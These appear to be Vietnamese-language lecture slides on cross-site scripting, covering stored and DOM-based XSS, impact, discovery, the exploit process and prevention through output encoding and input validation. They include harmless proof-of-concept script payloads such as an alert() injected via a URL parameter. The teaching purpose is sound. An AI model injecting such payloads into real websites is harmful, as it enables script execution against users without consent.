
Stored XSS

Scripts độc hại đến từ db của trang web.

DOM-base XSS

Tồn tại ở client-side chứ k phải server-side

DOM



message=Please fill in the form

Email	<input type="text"/>
Password	<input type="password"/>
Please fill in the form	
<input type="button" value="Register"/>	

**message=<label>Gender</label>
<script>function show(){alert();}</script>**

Email	<input type="text"/>
Password	<input type="password"/>
Gender	<input type="text" value="Male"/>
<input type="button" value="Register"/>	

Impact of XSS




Impact of XSS

Phụ thuộc vào lỗ hổng XSS và mục tiêu của attacker:

- **Confidentiality - can be None / Partial (Low) / High**
- **Availability - can be None / Partial (Low) / High**
- **Integrity - can be None / Partial (Low) / High**

Thường kết hợp với các lỗ hổng khác để tối đa như chiếm đoạt toàn bộ tài khoản và thậm chí rce

Impact of XSS




Finding XSS


- Những nơi có thể nhập dữ liệu vào
- Sử dụng tag `<h1>`
- Dữ liệu do user nhập vào nằm ở vị trí được hiển thị ở nhiều nơi
- Chrome còn tắt khả năng của `alert()` do đó nên dùng `print()`

XSS không có liên quan gì đến pop-up, đó chỉ đơn giản là một cách để chứng minh rằng bạn có thể tùy ý thực thi JavaScript

Exploit process




Exploit process




Chuyển gói tin
HTTP ra bên web-
site thứ 3

Gửi



Đọc



How to prevent XSS



Encode data on output

< converts to: <
> converts to: >



```
<script>alert('XSS Attack!')</script>
```



```
&lt;script&gt;alert('XSS Attack!')&lt;/script&gt;
```


Validate input



Blacklist

